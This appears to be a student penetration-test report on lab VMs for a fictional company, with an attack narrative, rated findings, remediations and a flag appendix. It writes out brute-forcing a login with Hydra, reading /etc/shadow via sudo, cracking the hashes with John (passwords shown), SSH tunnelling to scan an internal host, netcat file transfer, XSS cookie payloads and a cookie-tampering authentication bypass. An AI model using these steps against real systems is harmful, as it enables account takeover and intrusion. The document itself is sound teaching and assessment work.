# PENETRATION TESTING REPORT

# **NBN CORP**



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Executive Summary:	2
Introduction:	2
Methodology:	3
Attack narrative of Server:	3
Attack narrative of Client:	10
Findings:	10
1- Cross Site Scripting(Reflected):	11
2- Hidden Directory Disclosure with sensitive data:	12
3- Developer comments:	13
4- Weak passwords:	14
5- Improper Authentication:	14
6- PHPinfo/Apache man page leakage:	16
7- X-frame options not set:	17
Conclusion:	17
Appendix:	18
Appendix A: Flags	18
Appendix B: Open Ports	22
Appendix C: Vulnerability scanners' output	24



# **Executive Summary:**

NYU-CS6573 was contracted by NBN Corporation to conduct a red team style penetration test on their external facing server and internal network client in order to determine its exposure to a targeted attack. The test was carried out between April 23 - May 13, 2019 and was supposed to simulate the actual attacks that can occur by malicious parties.

The main goal of the test were to identify if a remote attacker could attack the external facing server and then use that to attack the internal network of the organization. The red team analyzed the provided images and identified several vulnerabilities especially focusing on the ones that if exploited would lead to the company's confidential data getting leaked or giving access to the internal network.

The major flaws that were discovered are using weak passwords and hashes, having information stored in metadata of files, using weak ciphers for storing critical data and storing critical data in places that are easily accessible by outside users.

Some of the general fixes include using strong passwords and hashes, not storing confidential information in files' metadata and using strong ciphers for encryption of sensitive data.

The risk of compromise was calculated to be **CRITICAL**.

# Introduction:

NBN Corp contracted with NYU-CS6573(a Red team) to conduct a pen test on their network. The pen testers were supposed to determine the vulnerabilities and exploit them just like an outside attacker would do. They were also supposed to suggest remediations and fixes for the vulnerabilities found. For each vulnerability discovered, they were supposed to analyze and suggest a potential impact on the corporation and its business assets and suggest fixes based on the impact.

The red team was provided with 2 different images of both the external facing server and client(representing the internal network). The external facing server is directly exposed to the outside world and hosts an Apache server. It also hosts confidential information such as customers names and email addresses and employees login information. The second image mimics one of the machines from the internal network of the corporation and has access to the server. Both the machines are in their development stage and NBN wants to ensure they are secure enough to get deployed in the real world.



The test was carried out with the main goal of identifying and exploiting the vulnerabilities and it was determined that the machines were easy to compromise. It has been suggested that NBN implements a secure password policy, update it's software patches and versions and upgrade and implement a software development life cycle.

The test was carried out between April 23rd - May 13th, 2019. NYU-CS6473 was asked to perform a red team style penetration test with trying every possible attack that could occur on the server and the internal network. All attacks except Denial of Service were in scope and the report was to be submitted no later than 11.55 pm: May 13th, 2019. The CISO of the company, Mr Bill Gibson, was the appointed POC and Ms Adeen Ayub from CS6573 was asked to perform the test.

# Methodology:

NYU-CS6573 was provided with 2 vm images with the first one representing the external facing server and the second one representing the internal network. One of the interfaces of the server was connected to the outside world and the other interface was connected to the internal client machine. Minimal information(including the IP addresses of the two machines and the internal subnetwork) was provided since the main purpose was to mimic an outside attacker with minimal information. So the first step involved pinging the server and then adding a route for the internal network after which pinging the client was possible.

#### Attack narrative of Server:

Performing an Nmap scan on the server can tell what ports are open on the server and what service could be used to compromise the system.



```
li:~# nmap -sV 10.6.66.20 -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 08:22 EDT
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.6.66.20
Host is up (0.00057s latency).
Not shown: 65531 closed ports
PORT
          STATE SERVICE VERSION
80/tcp
                         Apache httpd 2.4.29 ((Ubuntu))
          open
                http
                         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
443/tcp
          open
                ssh
2.0)
8001/tcp open http
                         Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open ftp
                         vsftpd 3.0.3
MAC Address: 08:00:27:58:17:AE (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.68 seconds
  ot@kali:~#
```

Figure 1: Nmap scan of server

Since port 80 can be seen as opened, the next step was to use Nikto to look for vulnerabilities in the website hosted by the server as can be seen in Figure 26-27. ZAProxy was also used to look for vulnerabilities as can be seen in Figure 28. The directory listing was seen using Dirbuster tool.

Once we had an idea of the major vulnerabilities, we began with the attack.

Surfing the website with the url <a href="http://10.6.66.20">http://10.6.66.20</a>, we found a link for employee login. We clicked on that link and found an employee login form.

We used THC-Hydra to crack passwords for the login form with gibson as the username. We know that the login form is for employees of NBN. From the comments of internal page's source, we know that the developers still have to remove confidential information from the CEO's picture's metadata. We find two pictures that might be of the CEO: "ourCEO.jpg" and "CEO\_gibson.jpg". So we used **exiftool** and found the metadata and from there we assumed the username of the CEO is gibson. Also, from our recon phase, we know that the CISO of the company is Bill Gibson.

We used Hydra and rockyou wordlist and cracked the password. The password is **digital**. In our Kali machine, with manual proxy set to localhost and port 80 on Firefox, we browse the login form and enter the following commands into our terminal.

#### hydra 10.6.66.20 http-form-get

"/login.php:username=^USER^&password=^PASS^&Login=Enter:Login failed" -I gibson -P /usr/share/wordlists/rockyou.txt -V

We entered the found credentials into our login form and it redirected us to the home page of the employee. From there we clicked on Future Customers link and we could see



important confidential information of all customers of the company along with the some critical data(flag2).




Figure 2: 'cutomers.php' webpage

We then checked if the same credentials could be used to log into the server. So we used ssh to connect and login to the remote server using the following command.

#### ssh -p 443 gibson@10.6.66.20

We entered the password and got a shell.






Figure 3: Terminal showing shell access to the server

Nikto along with Dirbuster helped us determine that directories listing could be used to access some pages. So on going to the url: 10.6.66.20:80/data/ the following page got displayed.




Figure 4: Web page showing hidden directory listing with contents such as customers.list



Clicking on customers.list revealed the email ids and passwords of the customers of the corporation. So this information can be accessed by anyone who does not even know the login credentials.




Figure 5: Customer data accessible from another link

There is also another method to access the Future Customers list without being authenticated.

Since the login is for all employees of NBN corporation and using the information from 8001(the port left open for development purposes), we guessed on successfully being able to get authenticated, the login page gets redirected to internal/employee.php. Since, login information is not known, the page says: "Error, not authenticated". Clicking on "Future customers list" redirects me to another page which says "You need to login first". We used **Burp suite** to sniff and intercept the traffic and determined that changing the value of 'authenticated' to 1 retrieves the customer data along with one of the flag values. Hence, this means that anyone with a good guess of the url 'employee.php' can get access to company's critical data.






Figure 6: Customers.php page accessible by intercepting the header values via Burp

#### Privilege escalation:

On getting access to the shell with gibson as the username, we used the sudo cat functionality that comes with linux to see the /etc/shadow file so that to get password hashes of the system. The following command was entered into the shell we previously obtained.

#### sudo cat /etc/shadow

```
| Gibson@nbnserver:- | Sudo cat /etc/shadow | gibson@nbnserver:- | gibson@nbnserver:- | sudo cat /etc/shadow |
```

Figure 7: Output showing /etc/shadow file



Save the passwords in a file shadow.txt on local machine(kali). Then use the following command to crack.

#### john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5 12 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
digital (gibson)
hollywood7 (root)
```

Figure 8: Root password cracked using John the Ripper

Using this password, we got root access. We connected via ssh using the following command on the terminal of our local kali machine.

#### ssh -p 443 root@10.6.66.20



Figure 9: Root access granted



#### Attack narrative of Client:

We used nmap on top of proxychains since directly scanning the client was not possible. For that, we first connected via ssh to the server using the following command.

#### ssh -D 127.0.0.1:9050 -p 443 root@10.6.66.20

Then on another terminal window, we entered the following command to do an nmap scan on the client.

#### Proxychains3 nmap -sV -sT -Pn -n 172.16.1.2 -p-

```
NMap scan report for 172.16.1.2
Host is up (0.0030s latency).
Not shown: 65504 closed ports
PORT
          STATE SERVICE
                             VERSION
22/tcp
                             OpenSSH 7.5p1 Ubuntu 10ubuntu0.1 (Ubuntu Linux; protocol 2.0)
          open
                ssh
                             Postfix smtpd
25/tcp
          open
                smtp
110/tcp
                             Dovecot pop3d
                pop3
          open
                             Dovecot imapd (Ubuntu)
143/tcp
          open
                imap
5268/tcp
                unknown
          open
5355/tcp
                llmnr?
          open
5782/tcp
                3par-mgmt?
          open
5843/tcp
          open
                unknown
5854/tcp
          open
                unknown
6174/tcp
          open
                unknown
6573/tcp
          open
                unknown
6868/tcp
          open
                landesk-rc LANDesk remote management
7437/tcp
                faximum?
          open
9562/tcp open
                unknown
12824/tcp open
                landesk-rc LANDesk remote management
15035/tcp open
                unknown
24204/tcp open
                unknown
24712/tcp open
                unknown
28478/tcp open
                unknown
40998/tcp open
                unknown
42780/tcp open
                nagios-nsca Nagios NSCA
49881/tcp open
                unknown
49953/tcp open
                unknown
52396/tcp open
                unknown
53852/tcp open
                unknown
54597/tcp open
                unknown
56585/tcp open
                nagios-nsca Nagios NSCA
62049/tcp open
                nagios-nsca Nagios NSCA
                nagios-nsca Nagios NSCA
62992/tcp open
63034/tcp open unknown
```

Figure 10: open ports on client

# **Findings:**

Several vulnerabilities were discovered as part of the pen test. Each of the vulnerabilities have been given a qualitative risk value which is based on the potential impact on the organization.



# 1- Cross Site Scripting(Reflected):

Risk	High	
Description	XSS allows an attacker to inject malicious code into the request form which can be echoed back from the server	
Impact	Employee/Admin session cookies can be exposed to the attacker who can take over the session of the admin without him even knowing.  This can lead to the attacker log into the account of the admin without login credentials and perform tasks on his behalf	
Remediation	Sanitize inputs, disabling script in the input fields and set HTTPonly cookie	




Figure 11: ZAP showing Cross site scripting attack






Figure 12: XSS attack manually verified

# 2- Hidden Directory Disclosure with sensitive data:

Risk	High	
Description	Hidden directories can be traversed and sensitive and critical data is present in the web pages that are easily accessible	
Impact	Violates the confidentiality of the company. Critical and sensitive data can get leaked. Using CEO's metadata found in the /data/ourCEO.jpg, the attacker can ultimately take over the server.	
Remediation	Hidden directories should not be accessible from outside sources. Critical data should be encrypted using strong ciphers.	



# 3- Developer comments:

Risk	High	
Description	Developer comments indicating the weaknesses in the system and exposing the directories in the main server	
Impact	Using CEO's metadata, the attacker can ultimately take over the server. Also, using the developer comments that showed the directory listing on shell, we were able to go the respective directory and access flag4 when we got hold of root.	
Remediation	Developer comments should be avoided on public html pages.	



Figure 13: Developer comments in /internal/

Figure 14: Developer comments on the main page



# 4- Weak passwords:

Risk	High	
Description	The server's user and root have weak passwords and exist in the rockyou list	
Impact	Using tools like John the ripper and Hydra, the attackers can easily crack the passwords, login as employee and get hold of the server as root	
Remediation	Use strong passwords and implement a strong password policy in the company for all users	

# 5- Improper Authentication:

Risk	High	
Description	In order to view the home page of the employee and customers.php, the only check for authentication is the cookie header which is set to 1 if authentication and 0 if not	
Impact	Using tools like Burp Suite, the attacker can intercept the traffic and change the value of 'cookie: authenticated' to 1 in order to get admin access. He/she can ultimately get to see the customers information along with critical data.	
Remediation	Use strong passwords and implement a strong password policy in the company for all users	






Figure 15: Burp intercepts and views employee.php




Figure 16: Burp intercepts, changes cookie value and views customer data



# 6- PHPinfo/Apache man page leakage:

Risk	Medium	
Description	PHPinfo and Apache Manual page can easily be accessible by the attacker	
Impact	Using information from these pages, the attacker can determine the vulnerabilities that exist in the versions being used and use that to leverage attacks	
Remediation	Use proper security policies and keep these pages hidden	




Figure 17: phpinfo page accessible by anyone






Figure 18: Apache manual page

## 7- X-frame options not set:

Risk	Medium	
Description	HTTP response does not include X-frame options so this can lead to clickjacking attacks	
Impact	The customers and employees can get tricked into clicking some malicious links	
Remediation	This frame options should be set	

## **Conclusion:**

NBN Corporation has suffered a breach already and wanted to ensure that it does not get targeted more. Our team was hence assigned with the task of penetration testing on its network including the external facing server and the internal client with the goal of identifying, exploiting and suggesting remedies before real world attackers could attack the system.



NBN Corp provided us with 2 virtual machine images (one for the server and the second for the client). The IP addresses of the network was provided. Access to the internal network was not provided which meant that the test had to simulate the real world attacks. Several vulnerabilities were discovered and exploited and it was also determined if the found vulnerabilities had a high, medium or low risk. The test was carried out in full scope and the goals of the pen test were met successfully.

The server was exploited by making use of information found in CEO's pictures' metadata and using Hydra to crack the login form with rockyou wordlist. Root was granted because of the exploitation of using sudo to "cat" /etc/shadow file.

Multiple other vulnerabilities were also found including XSS, access to hidden directories granted, phpinfo file accessible etc. The risk factor and fixes for these vulnerabilities have been suggested as well. To summarize, since the overall calculated risk is high and critical, NBN Corp should follow secure software practices. They should use latest versions of Operating Systems and Apache/FTP servers and must have a good update policy. They must also use strong passwords and encryption schemes for encrypting their critical data. Also, it is better for such an organization to have a Disaster Recovery and Business Continuity Plan(DRP and BCP) in case an attack actually occurs. It is expected that NBN Corp follows these recommendations to guarantee a secure infrastructure for themselves.

# **Appendix:**

# **Appendix A: Flags**

#### Flag1:

Going to the directory /data/, we find some files present two of which are flags. Flag1 can be read as such while for flag4 we need to have some privileges to read the file.






Figure 19: flag1 accessible using /data/ directory

#### Flag1 is: flag1{19spring\_goodluck}




Figure 20: Flag1



#### Flag2:

Flag2 was accessed in two ways.

1- Using Burp suite to intercept the traffic and changing the value of 'authenticated' field to 1 on customers.php page.




Figure 21: Burp Suite interception showing Flag2

2- Logging in with the credentials found from cracking the login form password. Flag2 is: flag2{down\_a\_rabbithole}




Figure 22: Flag value seen after successful login



#### Flag3:

After getting a shell on server with 'gibson' as the username and 'digital' as the password, we list the files in the home directory and find a file by the name, flag3.

On reading and outputting its contents to standard output, we are unable to find the flag. So we grep the output with flag3 and get the flag. The following command was used to get the flag.

#### cat flag3 | grep flag3

Flag3 is: flag3{brilliantly lit boulevard}

```
gibson@nbnserver:~$ cat flag3 | grep flag3
The goggles throw a light, smoky haze across his eyes and reflect a distorted wi
de-angle view of a <mark>flag3{brilliantly_lit_boulevard}</mark> that stretches off into an i
nfinite blackness. This boulevard does not really exist, it is a computer-render
ed view of an imaginary place.
```

Figure 23: Flag 3 viewed on terminal

#### Flag4:

Flag4 is found in the hidden directory /data and needs root privileges to access the contents. So we change the directory to /var/www/html/data and enter the following command. strings flag4.jpg | grep flag4

Flag4 is: flag4{youre\_going\_places}

```
root@nbnserver:/var/www/html/data# strings flag4.jpg | grep flag4
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/0
2/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{youre_going_places}" xmlns:Mi
crosoftPhoto="http://ns.microsoft.com/photo/1.0/"/></rdf:RDF></x:xmpmeta>
root@nbnserver:/var/www/html/data#
```

Figure 24: Flag4 viewed on terminal

#### Flag5:

We transferred a python script(flag5.py) using netcat from local machine(kali) to server. On our server machine, first we went to the directory where the files are. Then, we entered the netcat listener command. The following commands were entered.

cd ...

cd '\'

nc -l -p 1234 -q 1 > flag5.py < /dev/null

On kali, we entered the following command to send the python script.

#### cat flag5.py | netcat 10.6.66.20 1234

Then we went back to the server and ran the python script in the same directory where we previously were. The output gave us the name of the file i.e 512.

So we cat the file, 512 and got an encrypted text.



```
root@nbnserver:~/.../\# python3 flag5.py

Flag file is <_io.TextIOWrapper name='512' mode='r' encoding='UTF-8'>
root@nbnserver:~/.../\# cat 512
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
root@nbnserver:~/.../\#
```

Figure 25: Flag5 as encrypted text

On analysing the text, it was determined that every letter was encrypted in such a way that if it occurs at nth position from left to right in the alphabets order, it's encrypted value would be at nth position from right to left.

Flag5 is: flag5{weve\_always\_done\_it\_this\_way}

# **Appendix B: Open Ports**

#### Ports open at the server:

PORT	SERVICE	VERSION
80	http	Apache httpd 2.4.29 ((Ubuntu))
443	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001	http	Apache httpd 2.4.29 ((Ubuntu))
65535	ftp	vsftpd 3.0.3

#### Ports open at the client:

PORT	SERVICE	VERSION
22/tcp	ssh	OpenSSH 7.5p1 Ubuntu 10ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp	smtp	Postfix smtpd
110/tcp	рор3	Dovecot pop3d
143/tcp	imap	Dovecot imapd (Ubuntu)



		PENETRATION TEST REPORT - NBN CORP
5268/tcp	unknown	
5355/tcp	Ilmnr?	
5782/tcp	3par-mgmt?	
5843/tcp	unknown	
5854/tcp	unknown	
6174/tcp	unknown	
6573/tcp	unknown	
6868/tcp	landesk-rc	LANDesk remote management
9562/tcp	unknown	
7437/tcp	faximum?	
12824/tcp	landesk-rc	LANDesk remote management
15035/tcp	unknown	
24204/tcp	unknown	
24712/tcp	unknown	
28478/tcp	unknown	
40998/tcp	unknown	
42780/tcp	nagios-nsca	Nagios NSCA
49881/tcp	unknown	
49953/tcp	unknown	
52396/tcp	unknown	
53852/tcp	unknown	
54597/tcp	unknown	
56585/tcp	nagios-nsca	Nagios NSCA
62049/tcp	nagios-nsca	Nagios NSCA
62992/tcp	nagios-nsca	Nagios NSCA



63034/tcp	unknown	
64128/tcp	unknown	

# Appendix C: Vulnerability scanners' output

Nikto output on server:

```
oot@kali:~# nikto -h 10.6.66.20
Nikto v2.1.6
   Target IP:
Target Hostname:
Target Port:
Start Time:
                                                                                                                                        10.6.66.20
10.6.66.20
                                                                                                                                   80
2019-05-09 09:38:20 (GMT-4)
    Server: Apache/2.4.29 (Ubuntu)
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-XSC-Protection header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME ype
No CGI Directories found (use '-C all' to force check all possible dirs)
Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x37 0x586ff0c527010
Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
OSVDB-3268: /data/: Directory indexing found.
Entry '/data/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
"robots.txt" contains 2 entries which should be manually viewed.
Cookie authenticated created without the httponly flag
Web Server returns a valid response with junk HTTP methods, this may cause false positives.
/phpinfo.php?VARIABLE=<script=alert('Vulnerable')</script>: Output from the phpinfo() function was found.
OSVDB-3092: /data/: This might be interesting...
OSVDB-3092: /manual/: Web server manual found.
/phpinfo.php: Output from the phpinfo() function was found.
OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
OSVDB-3268: /manual/images/: Directory indexing found.
/phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
/phpinfo.php?CLOBALS(test)=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
```

Figure 26: Nikto output(part 1) of server





Figure 27: Nikto output(part2) of server

#### ZAProxy output for server:




Figure 28: ZAProxy output listing vulnerabilities